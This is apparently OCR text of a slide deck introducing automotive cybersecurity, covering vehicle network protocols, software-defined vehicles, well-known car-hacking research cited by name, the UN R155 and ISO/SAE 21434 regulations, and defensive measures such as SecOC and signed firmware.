
In the future…



The threat landscape

At the beginning....


In the future...



The threat landscape

At the beginning....


In the future...



The threat landscape

At the beginning....

In the future...




The threat landscape

Not SciFi anymore?


The threat landscape

Translation




The threat landscape
Translations

- CAN
- Automotive Ethernet
- FlexRay
- Most
- Lin
- …



The threat landscape
Software defined vehicles


The ECU hardware become more and more powerful, thus consolidation of different functionalities on fewer ECUs is possible



New technologies connect, automate and ultimately drive our vehicles. They become part of an interconnected vehicle ecosystem, vulnerable to the same cyber security risks as any other network.

Threat landscape
Example research

Charlie Miller and Chris Valasek 2015.



Samy Kamkar 2015

Troy Hunt: Nissan Leaf

DefCon 25: “Driving Down to the rabbit hole”

2016 - Ken Munro & Dave Lodge - Hacking the Mitsubishi Outlander & IOT

Threat landscape

Considerable improvement - Regulation

UN Regulation No. 155	Uniform provisions concerning the approval of vehicles with regards to cyber security and cyber security management system
ISO/SAE 21434:2021	Road vehicles — Cybersecurity engineering
SAE J3601	Cybersecurity Guidebook for Cyber-Physical Vehicle Systems(STABILIZED Dec 2021, Issued 2016)


The main takeaways:

- The whole vehicle lifecycle should be covered (on the road as well)
- From 2022 July, all newly developed vehicle should be developed under a working CSMS system
- From 2024 July, all vehicle still soled should be compliant
- The automotive industry heavily invest in cyber security of their products

Threat landscape
Considerable improvement

The entry level are considerable higher for modern vehicles:

- Gateway has security features now
- CAN-FD or Automotive Ethernet usage can support communication security (e.g., SecOC, IPSEC)
- Simply ODB2 connections may not enough, strong authentication (e.g., including online systems) are required for privileged actions
- Digitally signed and encrypted firmware updates



